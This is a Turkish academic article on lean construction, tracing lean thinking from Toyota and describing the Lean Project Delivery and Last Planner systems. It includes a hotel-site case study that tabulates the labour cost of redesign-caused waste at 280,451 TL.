Yalın düşünce 1920 yıllarında Japonya’da ortaya çıkmış bir yaklaşımdır. Toyota otomotiv endüstrisinde faaliyet gösterse de ilk çalışmaları ana bilgi alanı kumaş üretmek olan otomatik tezgâh makinelerini üretmek olmuştur. Bu makinelerin üretimi sırasında, makinelerin nasıl daha verimli kumaş üreteceği konusu üzerine çalıştılar. Ulaşmak istedikleri nokta iplik yoğunluklarını artırıp bir yandan da hata miktarını azaltmaktı. Bu amaca ulaşmak için makinelerin otomasyonu ve sürekli iyileştirme döngüsü ile çalışanların çalışmalarını iyileştirmenin bir yolu olan Jidoka kavramı ortaya çıkarıldı. Bu kavramın ortaya çıkışındaki temel amaç, geri besleme döngüsünü hızlandırmak ve çalışanların hatalara ve arızalara daha hızlı müdahale edebilmesini sağlamak oldu. Tüm bu araştırmaların ardından 3M olarak isimlendirilen olası üç atık kaynağını buldular. Belirlenen bu atık kaynaklarının ilki Muri, ikincisi Muda ve üçüncüsü Mura olarak adlandırıldı [9].

3. YALIN ÜRETİM

Toyota Üretim Sistemi'nin ortaya çıkışı, Japonya'nın ayırt edici özelliklerinin tanınmasıydı. Japonya, birçok malzemeyi ve gıdayı, doğal kaynaklarının kısıtlı olmasından dolayı ithal etmektedir. Avrupa ve Amerika ile karşılaştırıldığında dezavantajlı bir durumda kalmakta. Bu durumun ortadan kaldırmak için Japon sanayilerinin, diğer ülkelerden daha yüksek katma değerli, daha düşük üretim maliyetine sahip ve daha kaliteli ürünler üretmek amacıyla tüm koşulları zorlamaları önem arz etmektedir [10].

Toyota, üretim sisteminin üzerinde durduğu temel konu her şeyden önce israfı ortadan kaldırarak maliyetin düşürülmesidir. Bu durum, bir ürünü üretiminde kullanılması gereken ekipman, malzeme ve işçi dışındaki her bir şeyin maliyeti arttırdığını varsayarak israfı ortadan kaldıracak bir sistemi içerir. Japon çalışma ortamının sahip olduğu yüksek kabiliyet ve örnek teşkil eden bir çalışma ortamı olmasını sağlayan şey işçilerin yeteneklerinden tam ve verimli bir şekilde yararlanmaktır. Kısacası, işçilere düşünceli davranarak, tek başlarına yeteneklerini gösterecekleri sistemler oluşturulmalıdır [11].

2. Dünya savaşının sonunda Toyoda Motor Company'nin başkanı Toyoda Kiichiro, "Amerika'yı üç yıl içinde yakalayın. Aksi takdirde Japonya'nın otomobil endüstrisi ayakta kalmaz." Dedi. O dönemlerde bir Amerikalı işçi, bir Japon işçinin ürettiği ürünün 9 kat fazlasını üretiyordu. Bu sebeple Japonlar, Amerikan seri üretim yöntemlerini inceleyerek bu başarıyı nasıl elde ettiklerini araştırdılar [11].

Bu araştırma sonucunda, uzun kurulum süreleri nedeniyle yüksek verim elde etmek için büyük parti üretim yaptıkları görülmüştür. Fakat ürünlere olan talebin Japonya'da çok daha az olması bu tarz yöntemlerin Japonya'da işe yaramayacağı anlaşıldı. Bu sebeple Ohno, bu durumu nasıl değiştireceğine yönelik araştırmalarda bulunmuştur [11].

Toyota, 1970'lerde yaşanan ilk petrol krizinden sonra, kriz ile daha iyi başa çıkması ve hızlı iyileşme göstermesi rakiplerinin ve insanların dikkatini çekti. Bu başarıyı Toyota Üretim Sistemi (TÜS) sayesinde elde ettiler. Bu konuyla alakalı, Toyota'nın dört yöneticisi tarafından yazılan ilk makalede bu başarının dayandığı iki kavrama açıklık getirilmiştir: 'israfın ortadan kaldırılması' ve 'işçinin yeteneklerinin tam anlamıyla kullanılması' [10].

Tam zamanında üretim (çekme sistemleri, tek parça akış, seviyelendirmeden oluşan) ve bugün TÜS evi olarak tanınan ana bileşenlerden oluşan jidoka kullanılarak maliyetin düşürülmesi sağlanmıştır [12]. İşçinin yeteneklerinden tam olarak yararlanabilmek için, çalışanların israf edilen hareketlerini en aza indirmeye veya ortadan kaldırmaya, güvenliklerini sağlamaya, işlerini yürütmeleri ve iyileştirmeye katılmalarına izin verilerek onlara daha fazla sorumluluk vermeye dayalı bir sistem gerektirir [13].

Tüm bunlardan on üç yıl sonra Toyota, seri üretimin ötesinde bir sonraki imalat paradigması olarak "yalın" terimini tanıttı [14]. Toyota Üretim Sistemi, yalın terimini en iyi açıklayan ve yalınlığa örnek verilebilecek en iyi modeldir. Yalınlık ortaya çıkışından sonra hizmet ve imalat firmaları da dâhil

olmak üzere dünya çapında birçok kuruluş tarafından uygulandı. Toyota'nın geliştirmiş olduğu ve birçok kuruluşun uyguladığı yalın çözümler benzer Pazar ve ürün teknolojisine sahip firmanın da başarılarına katkı sağlamıştır [13].

4. YALIN İNŞAAT

Abdelhamid yalın inşaatı şu şekilde tanımlamıştır [15]: Sözleşme düzenlemelerinde, ürün tasarımında, sistematik, sinerjik ve sürekli iyileştirmeler yoluyla tüm taraflar için değeri en üst düzeye çıkarmayı hedefleyen kapsamlı bir amaç ile bütünsel bir tesis tasarımı ve teslimat felsefesi.

Yalın yapı, zaman, maliyet ve kalite üçgeninde değişikliklere meydan okuyan yeni bir üretim yönetimi tabanlı proje teslim sistemi üzerinden tanımlanabilir. Bu zamana kadar, dünya çapındaki şirketler tarafından kullanılan iki önemli yalın inşaat uygulama kanalı bulunmaktadır. Bu uygulamalardan biri, sermaye tesisleri tasarlamak ve inşa etmek için L.C.I tarafından geliştirilen yeni bir proje teslim sistemidir. Bu dağıtım sistemine Yalın Proje Dağıtım Sistemi (L. P. D. S.) adı verilir [16].

Liderlik, proje yönetimi için önemli bir kavramdır. Pamfilie, Petcu ve Draghici (2012), Yalın yaklaşımın uygulanması için organizasyon yönetiminde liderliğin önemini vurgulamışlardır [17]. Yalın Altı Sigma'yı bir iş modeli olarak düşünerek, anket metodolojisine dayalı Yalın stratejisi için yeterli bir çerçeve oluşturmak için temel faktörleri belirlediler: verimli iletişim sağlamak ve sürekli iyileştirme sürecine katılımı artırmak amacıyla işçilerin memnuniyetini ve motivasyonunu artırmak [18].

İnşaat sektöründe kullanılan yalın yönetim sistemleri yalnızca liderlikle alakalı değildir. Birçok araştırma, tüm dünyada yalın teknik uygulamalarının neticelerini sunmaktadır. Sacks (2007), apartman yapımı için İnşaat sektöründe Yalın Yönetim uygulamasına bir örnek önermiştir. Yalın İnşaat yaklaşımında yedi çeşit israfı belirleyerek mevcut durumu analiz etmeye başlamışlardır: (1) istenmeyen ürünler: örneğin standart tasarım daireler ticari taleple eşleşmiyor; (2) yeniden işleme: örneğin inşaat sürecinde yapılan hasarların onarımı; (3) envanterler: örneğin malzemeler daire başına değil tedarikçi başına teslim edilir; (4) çalışanların ya da materyallerin gereksiz yere taşınması: taşeronların daha sonra şantiyeye tekrar gelmelerini gerektirecek bir takım bilgi eksikliği nedeniyle işin durması; (5) gereksiz faaliyetler: örneğin eksik çalışmanın kapı kilidi ile korunması örneğin; (6) malzeme ya da bilgi beklemek; (7) müşterilerin ihtiyaçlarını karşılamayan ürünler: örneğin özelleştirmenin ticari fiyatı engelleyici olması. Araştırmacılar, parti boyutunu tek bir daire olarak belirledikten sonra atıkları azaltmak için planlamayı ve müşterinin ihtiyaçlarından gelen istikrarlı bilgilere ışığında iş akışını düzenlemiştir [19]. Sacks (2007), Çin'de röportajlar ve anketler aracılığıyla inşaat endüstrisini incelemiştir [19]. İnşaat sektörünün, sosyo-teknik açıdan proses hedefli bir girişim olarak Yalın İnşaat yönetimini sistematik bir biçimde uygulaması gerektiği sonucuna vardılar. Araştırmacılar, farklı

tarafının bağımlılık eksikliğinin yalın yaklaşımın uygulanmasında önemli bir engel olduğunu görmüşlerdir [20].

Yalın inşaat sürdürülebilirlikle de ilgilenir: Nahmens ve Ikuma (2012), modüler ev üretimi ortamında örnek olay incelemeleri aracılığıyla yalınlığın sürdürülebilirlik üzerindeki etkisini araştırmışlardır. Yalınlığın sürdürülebilirliğin üç boyutunu etkilediğini görmüşlerdir: (1) maliyeti düşürerek ve kârı artırarak ekonomik yön; (2) çalışma ortamını ve çalışan sağlığını iyileştirerek sosyal yön; (3) israfları azaltarak ve kaynak kullanımını optimize ederek çevre yönü [21].

5. ŞANTİYELERDE İSRAF ÇEŞİTLERİ

İnşaat atıkları, Tablo 1’de gösterildiği gibi, inşaat öncesi aşamadan başlayarak, projenin başlangıcından tamamlanmasına kadar proje boyunca etkinlik göstermektedir. Şantiyelerde görülen atığın % 33’ünün tasarımcıların tasarım aşamalarında atık azaltma önlemlerini uygulamadaki başarısızlıklarının sebep olduğu düşünülmektedir [22]. Literatüre bakıldığında da inşaat süresince yapılan tasarım değişikliklerinin, inşaat atıklarının oluşmasının ana sebebi olduğu konusunda genel bir fikir birliği vardır [23]. İnşaatlarda tasarım değişikliğinin ana sebepleri şunlardır: son dakika müşteri gereksinimleri, tasarımcıların inşaat yöntemlerini ve inşaat işleminin sırasını değerlendirmede deneyim eksikliği, artan tasarım karmaşıklığı, tasarım bilgisi eksikliği, öngörülemeyen zemin koşulları ve uzun proje süreleri [24].

Tablo 1. İnşaat atıkları [25].


Atık kökenleri	Atık nedenleri
Sözleşme	<ul style="list-style-type: none">• Sözleşme belgelerindeki hatalar• İnşaat başlangıcında tamamlanmamış sözleşme belgeleri
Tasarım	<ul style="list-style-type: none">• Tasarım değişiklikleri• Tasarım ve detaylandırma karmaşıklığı• Tasarım ve yapım detay hataları• Zayıf koordinasyon ve iletişim
Tedarik	<ul style="list-style-type: none">• Sipariş hataları• Fazla ödenek• Tedarikçi hataları
Ulaşım/Nakliye	<ul style="list-style-type: none">• Nakliye sırasında hasar• Şantiyeye erişim sağlamada zorluk yaşayan teslimat araçları• Boşaltma sırasında yetersiz koruma
Şantiye yönetimi	<ul style="list-style-type: none">• Yerinde atık yönetimi planlarının olmaması• Gerekli miktarlar için yanlış planlama• Kullanılacak malzemenin tür ve boyut bilgi gecikmeleri• Yerinde malzeme kontrolünün olmaması• Denetim eksikliği
Malzeme deposu	<ul style="list-style-type: none">• Hasara veya bozulmaya yol açan uygunsuz şantiye depolama alanı• Uygun olmayan depolama yöntemleri• Uygulama noktasından uzakta depolanan malzemeler
Malzeme taşıma	<ul style="list-style-type: none">• Gevşek biçimde tedarik edilen malzemeler• Depolamadan uygulama noktasına kadar yerinde nakliye yöntemleri• Yetersiz malzeme kullanımı
Şantiye operasyonu	<ul style="list-style-type: none">• İmalatlarda yapılan yanlışlıklar• İhmalen kaynaklanan kazalar• Kullanılmayan malzemeler ve ürünler• Ekipman arızası• Zayıf işçilik• Yanlış malzemelerin kullanılması• Kötü iş ahlakı

6. YALIN İNŞAAT TEKNİKLERİ

Yalın inşaat tekniklerinden biri “son proje teslim sistemi”dir. Projeler, ön tasarım, tasarım, tedarik ve kurulum gibi kademeler şeklinde bilinmektedir. Geleneksel ve yalın proje teslimi arasındaki

temel farklılıklardan biri, kademeler ve her kademedeki katılımcılar arasındaki ilişkidir. Şekil 1.'deki model, müşteri ve paydaş değerlerini, tasarım görüşünü ve tasarım ölçütlerini üretme ve düzenleme görevi olan Proje Tanımı ve üst üste görünen üçgenlerdeki bu kademeleri özümlemektedir. Bu üç öge tekrarlamalı şekilde belirlenir. Başka bir deyişle, her biri diğerini etkileyebilir, bu sebeple farklı paydaşlar arasında bir iletişim gereklidir. Tipik olarak, kurulan iyi bir iletişim ve sohbet gibi, herkes kendisiyle birlikte getirdikleri fikir ve düşüncelerden farklı ve daha iyi bir anlayışla ayrılır. Geleneksel olarak proje tanımı, müşteriyle tek başına çalışan mimar veya mühendislerce yapılır. Yalın Proje tanımında, yapıyı tasarlayacak ve inşa edecek üretim ekibinin üyeleri de dâhil olmak üzere tesisin yaşam döngüsünün her aşamasının temsilcileri belirlenir [26].

Yalın Proje Teslim Sistemi, Ballard (2000) tarafından birbirine bağlı görevler, karar verme kuralları, görevlerin yerine getirilmesi için işlemler ve uygulamaya rehberlik etmek için geliştirilen kavramsal bir çerçeve şeklinde açıklanmaktadır. Yalın yapının proje temelli üretim sistemlerinde kullanılması. LPDS, her bir kademesinin üç modülden oluştuğu beş temel aşamalı bir sistem olarak betimlenmektedir; Şekil 1. Aşamalar arasındaki karşılıklı bağımlılık, birbirini takip eden iki kademe arasında bir modül paylaşılarak temsil edilmiştir. Üretim kontrolü ve yalın iş yapılandırmasının beş ana aşama boyunca genişlediği gösterilmiştir [27]



Şekil 1. LPDS modeli [27].

LPDS modeli, proje tanımından tasarıma, tedarik ve montaja kadar uzanan 5 birbiriyle bağlantılı üçlü halinde organize edilmiş 15 modülden, 2 üretim kontrol modülünden ve iş yapılandırma modülünden oluşur; her iki modül de tüm proje süreçlerine ve kullanım sonrası değerlendirmeye yayılacak biçimde organize edilmiştir. Bir proje aşamasının sonunu bir sonrakinin başlangıcına bağlayan modül [28]:

1. Proje Tanımı: (a) İhtiyaç ve Değerlerin Belirlenmesi; (b) Tasarım Kriterleri ve (c) Kavramsal Tasarım;

2. Yalın Tasarım: (a) Kavramsal Tasarım, (b) Süreç Tasarımı ve (c) Ürün Tasarımı;

3. Yalın Tedarik: (a) Ürün Tasarımı, (b) Ayrıntılı Mühendislik ve (c) Üretim / Lojistik; 4. Yalın Montaj: (a) İmalat / Lojistik, (b) Site Kurulumu ve (c) Test / Devir;

5. Üretim Kontrolü: (a) İş Akışı Kontrolü ve (b) Üretim Birimi Kontrolü.

Bir diğer yalın inşaat tekniği ise “son planlayıcı sistemi”dir. Planlama ve kontrol süreçlerinin geliştirilmesi inşaat sektörünün verimliliğini artırmanın en etkili yöntemlerden biridir. Yalın İnşaat, proje süresince devam eden etkin süreçlerle birlikte planlamalar ve kontroller tamamlayıcı olarak kabul edilir. Planlama, ölçütleri açıklar ve proje hedeflerine ulaşmak için ihtiyaç duyulan stratejileri oluşturur, kontrol ise her faaliyetin planlanan şekliyle hareket etmesini sağlar. Daha önceden belirlenmiş dizilerin artık uygulanabilir ya da uygun olmadığında tekrardan planlama yapılmalıdır. Geri bildirim, faaliyetler planlandığı gibi sonuçlanmadığında öğrenmeyi kolaylaştırır [29]. Hâkim olunan Yalın yöntemlerden biri, öngörü geliştirmeye, iş akışı varyasyonlarını azaltmaya yardımcı olmak için inşaat sürecinin yönetimi ve planlama verimliliğinin aralıksız gözlemlenmesi için faydalı bir yöntem olduğu bilinen Son Planlayıcı Sistemidir [28].

Son planlayıcı sistemi Mossman (2005) tarafından, konu tehlikeli duruma gelmeden önce ustabaşı ve saha yönetimi arasındaki iletişimin uygun ayrıntı seviyelerinde olarak program koordinasyonu, üretim planlaması ve proje teslimi için gerekli olan ilişki ağı ve iletişimlerini ortaklaşa yöneten bir sistem olarak açıklamıştır [30]. Son Planlayıcı Sistemi, kontrolü çalışanlardan, onları birbirine bağlayan iş akışına yöneltmeyi hedeflemektedir. LPS'nin iki temel amacı, çalışanları sürekli öğrenme ve düzeltici hareket yoluyla yönlendirmek için daha iyi görev dağılımı yapmak ve işin olabileceği en iyi sıra ve oranda üretim birimleri arasında akmasını sağlamaktır [31]. LPS'yi benimseyen ve kullanan firmalar, projeyi olması gerektiği sürede ve bütçede devam ettirmenin yanı sıra stressiz bir üretim planlama ve kontrol süreci ile çalışmalarını tamamlamışlardır [32]. Fernandez vd. (2013), LPS uygulamasının sağladığı faydaları şunlardır: sorunsuz iş akışı, öngörülebilir iş planları, azaltılmış maliyet, daha az proje teslim süresi, geliştirilmiş verimlilik ve saha personeli ve taşeronlarla daha fazla işbirliği. Tüm bunların yanı sıra proje katılımcılarının LPS'yi uygularken karşılaştıkları bir takım zorluklar da olmuştur: liderlik eksikliği, örgütsel atalet, değişime direnç, eğitim eksikliği, sözleşme sorunları ve diğerleri arasında deneyim ve bilgi eksikliği [33].

Yalın Üretim Yönetimi: LPDS'nin her kademesinde, tüm LPDS'nin yönetiminin gerçekleşmesiyle sağlanmaktadır. Yalın Üretim Yönetiminde İş Yapılandırması ve Üretim Kontrolü olmak üzere iki temel ögesi bulunmaktadır. Yalın İş Yapılandırması, daha geleneksel İş Kırılım Yapısı ile karşılaştırılabilir, fakat bir yandan da birçok yönden farklılığa sahiptir. Yalın İş Yapılandırması uygulandığında ürün tasarımı, proses tasarımı ile bütünleştirilir ve bu sayede yalnızca üretim sistemi kendi kendine parçalanmaz, işletim seviyesine bölünür. Yalın Üretim Kontrolü, Son Planlayıcı Sistemi uygulanarak

sağlanmaktadır [4]. Geleneksel planlama sisteminin tersine, Son Planlayıcı Sistemi, kontrol aracı olarak YAPILMASI GEREKEN işi kullanmaz. Geleneksel olarak, bir projenin performansı ne yapılması GEREKTİĞİ ile yapılan ya da YAPILAN ile karşılaştırılarak kontrol edilir. Son Planlayıcı Sistemi, yapılması GEREKEN işin ilk olarak YAPILABİLECEK işin kısıtlamaları ile YAPILACAK işe dönüştürülmesi gerektiği düşüncesine varmaktadır [34]

7. BULGULAR

Üretimler sonucu gerçekleşen israflar belirli tekniklerle ve yaklaşımlarda azaltılabilir veya ortadan tamamen kaldırılabilir. Yalın düşünceyi benimseyip, yalın düşünce tekniklerini kullanmak israfları ortadan kaldırmada kullanılabilir en iyi yöntemdir. Yalın düşünce sistemi her üretim sisteminde uygulanabileceği gibi inşaat sektöründe de uygulanabilirliği mevcuttur.

Çalışmada konu olan otel şantiyesinde bir buçuk yıl görev yapmış bir mühendis olarak çalışma konum hakkında incelemelerimi ve çalışmalarımı gerçekleştirmiş bulunmaktayım. Bu çalışmada bahsi geçen şantiyeyi incelediğimizde aslında normal gerçekleşmesi gereken inşaat yönetiminin bile çok etkili olduğunu söyleyemeyiz. Bir şantiyenin, küçük çaplı ya da büyük çaplı, her zaman bir programı olmalıdır. Ve bu programı şantiyenin başından sonuna kadar olan bütün süreci kapsamalı, gerekiyorsa bazı bölümler için ufak iş programları yapılabilmektedir. Fakat buradaki şantiyenin bütün sürecini planlayan bir program olmamakla birlikte iş planı programları kullanılmadan hazırlanan amatör bir iş planına göre iş akışı sağlanmaktaydı. İsrafın başlangıç noktasının da tam olarak burası olduğunu söyleyebiliriz.

Çalışmada 70 bin m²'lik bir otel şantiyesinde meydana gelen israflar incelenmiştir. Taşeron gözetmeksizin şantiyedeki toplam israf dikkate alınmıştır. İsrafın nedenleri ve israf başlıkları belirlenerek bunlar üzerine bir maliyet çıkarılıp, israfın ortaya çıkardığı maliyeti görebilmekteyiz. Bahsi geçen şantiyeye baktığımızda Tablo 2'de görüleceği gibi şantiyede revize projelerden kaynaklı israflar üzerine gidilmiştir.

Revize projelerin, şantiyeye revize edilen bölüm bittikten veya başladıktan sonra geldiği sıklıkla görülmüştür. Bunun aksine hiç başlamamış imalatların da revize olduğu görülmüştür. Bu noktada imalatı bitmiş fakat revize kararı alınan bölgelerde biten imalatın maliyeti çok fazla dikkate alınmamıştır. Gerçekleşen revizelerin, imalat başlamadan da gerçekleşebileceği durumlar da olmuştur. Fakat mimarlık ofisine, yatırımdan gelecek yanıt beklenirken, şantiyede revize edilecek bölümün imalatı çoktan bitmiş bulunmakta olduğu durumlarla karşılaşmıştır. Revize proje geldiğinde ise bitmiş imalat imha edilip, revize projeye uygun tekrar imalat yapılmıştır. Burada maliyeti oldukça yüksek spiral bir merdivenden ya da rengi beğenilmediği için birçok odanın tekrar farklı bir renge boyanmasını örnek verebiliriz.

Revize projeler, iyi iletişim kurularak zamanında şantiyeye ulaştığında eski projeye göre yapılan imalat hiç başlamayabilirdi. Ciddi maliyete sahip bir spiral merdiven binanın giriş yerinin değiştirilmesi üzerine, girişte kötü duracağı düşünülecek kaldırılmayabilirdi. İmalatlar başlamadan öncesinde kesin kararlar almak ve imalatları buna göre gerçekleştirmek israfı önemli derecede önleyecektir. Rengi beğenilmeyen bir boya belli bir yere boyanarak, duvardaki duruşuna bakılarak seçilebilirdi. Bu seçimin birçok oda boyandıktan sonra yapılması boya ve insan çalışması israfına sebep olmuştur.

Revize projelerin sebep olduğu israfların maliyetleri Tablo 2’de görülmektedir. Toplamda 50 adet tutanak incelenmiş ve bu tutanakların maliyet karşılıkları hesaplanmıştır. Burada işçi çalışma yevmiyesi olarak 150 ₺ kabul edilmiştir.

Tablo 2. Revize projelerin sebep olduğu israf maliyetleri.

No	Açıklama	Birim	Miktar (yevmiye/g ün)	Tutar	İsraf Miktarı
1	Aydınlatma kablo iptali yapılan yerlerin kapatılması	yevmiye	4	150,0 ₺	600,0 ₺
2	Sökülen duvar kağıtları için alçı tadilatı	yevmiye	2	150,0 ₺	300,0 ₺
3	Duvar revize edilmesi	yevmiye	3	150,0 ₺	450,0 ₺
4	Yangın kapısı için duvar ve lento kırımı	yevmiye	2	150,0 ₺	300,0 ₺
5	İptal olan menfez kapağı alçıpan tamirâtı	yevmiye	4	150,0 ₺	600,0 ₺
6	İptal olan menfez kapağı alçıpan tamirâtı	yevmiye	2	150,0 ₺	300,0 ₺
7	İptal edilen aydınlatma yuvalarının tamirâtı	yevmiye	5	150,0 ₺	750,0 ₺
8	Asansör önü kırılan duvar için alçı tamirâtı	yevmiye	2	150,0 ₺	300,0 ₺
9	Şap istenmeyen yerlerdeki zemin düzeltimi	yevmiye	5	150,0 ₺	750,0 ₺
10	Proje değişmesi ile yüksek kalan şapın makine ile silinmesi	yevmiye	9	150,0 ₺	1.350,0 ₺

Tablo 2 (devam). Revize projelerin sebep olduğu israf maliyetleri.

11	İptal edilen şaft boşluklarının kapatılması (kalıp, beton, demir)	yevmiye	7	150,0 ₺	1.050,0 ₺
12	Çamaşır şütunun yer değişimi, duvar yıkımı ve tekrar imalat	yevmiye	5	150,0 ₺	750,0 ₺
13	Spring değişikliğinden dolayı açılan yerlerin kapanması	yevmiye	4	150,0 ₺	600,0 ₺
14	Oda katlarının renk tonunun değiştirilmesi	yevmiye	839	150,0 ₺	125.850,0 ₺
15	Yangın kapısı ölçülerinin değiştirilmesi	yevmiye	4	150,0 ₺	600,0 ₺
16	Kapı ölçüsü revizyonu	yevmiye	2	150,0 ₺	300,0 ₺
17	Müdahale kapaklarının yerinin revize edilmesi	yevmiye	3	150,0 ₺	450,0 ₺

18	Kuaför salonu ayna yuvasının revize edilmesi	yevmiye	3	150,0 ₺	450,0 ₺
19	Kuaför iç duvar revizesi	yevmiye	4	150,0 ₺	600,0 ₺
20	Yangın merdiveni kapı ölçüsü revizesi	yevmiye	3	150,0 ₺	450,0 ₺
21	Havuz koridoru revize olan yerlerin alçı sıva yapılaması	yevmiye	2	150,0 ₺	300,0 ₺
22	Kadın havuz dolap kısmının revize edilemsi	yevmiye	2	150,0 ₺	300,0 ₺
23	Havuz bölgesi duvar revizeleri	yevmiye	6	150,0 ₺	900,0 ₺
24	Asma kat kapı revizeleri yapılması	yevmiye	7	150,0 ₺	1.050,0 ₺
25	Sports bar alçıpan duvar revizesi	yevmiye	3	150,0 ₺	450,0 ₺
26	Spring değişikliğinden dolayı açılan yerlerin kapanması	yevmiye	2	150,0 ₺	300,0 ₺
27	Spring değişikliğinden dolayı alçıpan tamirlerinin sıvanması	yevmiye	3	150,0 ₺	450,0 ₺
28	Kapı yerinin kaydırılmasından dolayı alçıpan tamirata	yevmiye	3	150,0 ₺	450,0 ₺
29	Toplantı odaları duvar revizyonu duvar sökümü	yevmiye	4	150,0 ₺	600,0 ₺
30	Elektrik işleri için kırılan tavan alçıpanı	yevmiye	3	150,0 ₺	450,0 ₺
31	Mobilya imalatlarına uymayan ışık bantları revizyonu	yevmiye	3	150,0 ₺	450,0 ₺
32	Bölme duvar rayları için tavanın kesilmesi	yevmiye	3	150,0 ₺	450,0 ₺
33	Cephede duvar kırımı işi	yevmiye	3	150,0 ₺	450,0 ₺
34	Balo fuaye kapı revizyonu yapılması	yevmiye	6	150,0 ₺	900,0 ₺
35	Oda katları menfez yerlerinin revizesi sonucu sıva boya tamiratları	yevmiye	168	150,0 ₺	25.200,0 ₺
36	Suit 5 ıslak hacim duvar kaydırılması	yevmiye	3	150,0 ₺	450,0 ₺

Tablo 2 (devam). Revize projelerin sebep olduğu israf maliyetleri.

37	Engelli odası ıslak hacim duvar kaydırılması	yevmiye	2	150,0 ₺	300,0 ₺
38	Suit 1 ıslak hacim duvarının 5 cm kaydırılması	yevmiye	3	150,0 ₺	450,0 ₺
39	Spring kaydırılmasından dolayı oluşan boşlukların kapatılması	yevmiye	12	150,0 ₺	1.800,0 ₺
40	Macera duşları duvar revizyonu için duvar sökümü	yevmiye	6	150,0 ₺	900,0 ₺
41	Bodrum kat duvar revizelerinden kaynaklı kırıklar	yevmiye	13	150,0 ₺	1.950,0 ₺
42	Lobide bulunan Spiral merdivenin kaldırılması	yevmiye	18	150,0 ₺	2.700,0 ₺
43	Kaldırılan spiral merdivenin işçiliği	tl	1	85.000,0 ₺	85.000,0 ₺

44	Bahçe girişin yerinin değışt. sonucu kaldırılan güvenlik kulübesi	yevmiye	15	150,0 ₺	2.250,0 ₺
45	Masaj ve spa revize duvarların yapım sökümü	yevmiye	32	150,0 ₺	4.800,0 ₺
46	Çamaşır şutu ve soğuk oda kapı revizyonları	yevmiye	4	150,0 ₺	600,0 ₺
47	Asma kat döşemede yapılan kesimden dolayı sökülen duvar	yevmiye	7	150,0 ₺	1.050,0 ₺
48	Zemin ve 1. katta duvar kırılmaları yapılması	yevmiye	42	150,0 ₺	6.300,0 ₺
49	Bodrum kat duvar kırımı yapılması	yevmiye	8	150,0 ₺	1.200,0 ₺
50	Aydınlatma yerlerindeki değışı yapılması	yevmiye	5	150,0 ₺	1.201,0 ₺
Toplam					280.451,0 ₺

8. SONUÇ

İnşaat sektörü Türkiye ekonomisinde etkisinin büyük olduğu sektörlerden biridir. Son zamanlarda Türkiye’de inşaat sektörünün kar paylarının yeterli derecede yönetilmemesi sonucu, tahmini maliyet hedeflerine ulaşamaması durumlarıyla karşılaşmaktadır. Her sektör gelişen ve büyüyen dünya ve ülke ekonomilerine ve gelişen teknolojilere, yeni fikirlere ayak uydurarak sürdürülebilirler. Her sektör kendini geliştirmeli ve yeni fikirlere açık olmalıdır. Bu duruma ayak uyduramayan sektörler gelişemez, ilerleyemez ve durağanlığa mahkûm olurlar.

Dünya ülkelerine baktığımızda inşaat sektörünün gelişim anahtarının Yalın Düşünce tarzı ve Yalın Düşünce Teknikleri olduğunu rahatlıkla görebiliyoruz. Zaman, maliyet ve kalite her sektörün üzerinde durduğu üç temel taşdır. İnşaat sektöründe de bu temel taşların etkinliğini oldukça görmekteyiz. Yalın Düşünce tam da bu noktada bu üç kavramı destekleyen bir düşünce tarzı olmaktadır. Her türlü israfın ortadan kaldırılması ya da azaltılmasını savunan Yalın Düşünce, zaman, maliyet ve kalitenin en iyi şekilde idare edilmesine önemli derecede yardımcı olmaktadır.

Yalın inşaatın mükemmel inşaat yönetiminin başlangıç noktalarından biri olduğunu söyleyebiliriz. Bu çalışmada yalın inşaatın uygulanmadığı bir şantiye örneğini görmekteyiz. Şantiyede revize projelerin sebep olduğu insan çalışması israfının şirkete 280.451,0 ₺’lik bir maliyete sebep olduğunu görmekteyiz. İsraf maliyeti olan 280.451,0 ₺ doğru yönetim ve idareyle, yalın düşünce teknikleri ile hiç oluşmayabilirdi. Bahsi geçen şantiyede yalın inşaat tekniklerinin uygulanması bu israfların ortadan kaldırılmasını ya da azaltılmasını sağlayacaktır. Yalın inşaat tekniklerinin her adımının şantiyede doğru şekilde uygulanması gerekmektedir. Bunu henüz şantiye başlamadan tasarım aşamasından başlayarak yapmak gerekmektedir. İhtiyaçlar, değer ortaya koyacak çalışmalar ve israf ortaya çıkarıp maliyeti artırmayacaklar doğrultusunda planlama yapılmalıdır. Son proje teslim sistemi, son planlayıcı sistem, eş zamanlı mühendislik, 5S, görsel yönetim vb. gibi yalın inşaat teknikleri doğru ve eksiksiz uygulanmalıdır.

İnşaatlarda bir takım tasarımları ve uygulamaları önceden görmek ve bunlar üzerinde değişiklik yapmak her zaman bir seçenek olmuştur. Bu seçenek yine yalın inşaatın destekleyicisi olan BIM (Yapı Bilgi Modellemesi) ile sağlanabilmektedir. Şantiyenin her noktasını bu sayede görsel olarak inceleyerek gerekli revizelerin programda görülerek yapılması daha sağlıklı olacaktır ve birçok israf maliyetinin önüne geçecektir.

Türkiye'deki inşaat sektöründe yalın düşünce tarzı ve yalın inşaat tekniklerinin kullanılması ve yaygınlaşması gerektiğini bu çalışmada görmekteyiz. Bu tarz uygulamalar inşaat sektörünü canlandırarak, şirket ekonomilerine kar sağlayabilecek teknikler olduğunu söyleyebiliriz.

9. KAYNAKÇA

- [1] A. Tokat, Türk yapım şantiyelerindeki israfların ve nedenlerinin tespit edilmesi ve yalın inşaat uygulamalarıyla çözüm önerisi geliştirilmesi. Yüksek Lisans Tezi, İstanbul Teknik Üniversitesi, İstanbul, Türkiye, 2015.
- [2] İ. Kavrakoğlu, Toplam Kalite Yönetimi. İstanbul: Kalder Yayınları, 1998.
- [3] J.P. Womack ve D.T.Jones, Yalın Düşünce, İstanbul Optimist Yayınlar, 2003
- [4] G. Ballard, I.D. Tommelein, L.Koskela & G. Howell, Lean construction tools and techniques. In R. Best & G. de Valence (Eds.), Design and Construction: Building in Value, pp. 227-254, 2002.
- [5] T. Ohno, Workplace Management. Productivity Press, Portland, Oregon, 1988.
- [6] <https://lean.org.tr/neden-yalin-dusunce/>, son erişim 25 Kasım 2020
- [7] K.J. Liker, Toyota Tarzı 14 Yönetim İlkesi; Çeviren, Ümit Şensoy, Orhan Holding Yayınları, İstanbul, 2005.
- [8] J.P. Womack, D.T.Jones, Yalın Çözümler, İstanbul POAŞ Gen. Müdürlüğü, İstanbul, 2006.
- [9] <https://www.agile42.com>, son erişim 26 Kasım 2020.
- [10] Y. Sugimori, K. Kusunoki, F. Cho, S. Uchikawa, Toyota production system and Kanban system: materialisation of just-in-time and respect-for-human system. Int. J. Prod. Res., 15(6), pp.553–564, 1977.
- [11] T. Ohno, Toyota Ruhu : Toyota Üretim Sistemi'nin Doğusu ve Evrimi. 2nd Ed., Scala Yayıncılık, İstanbul, 1998.
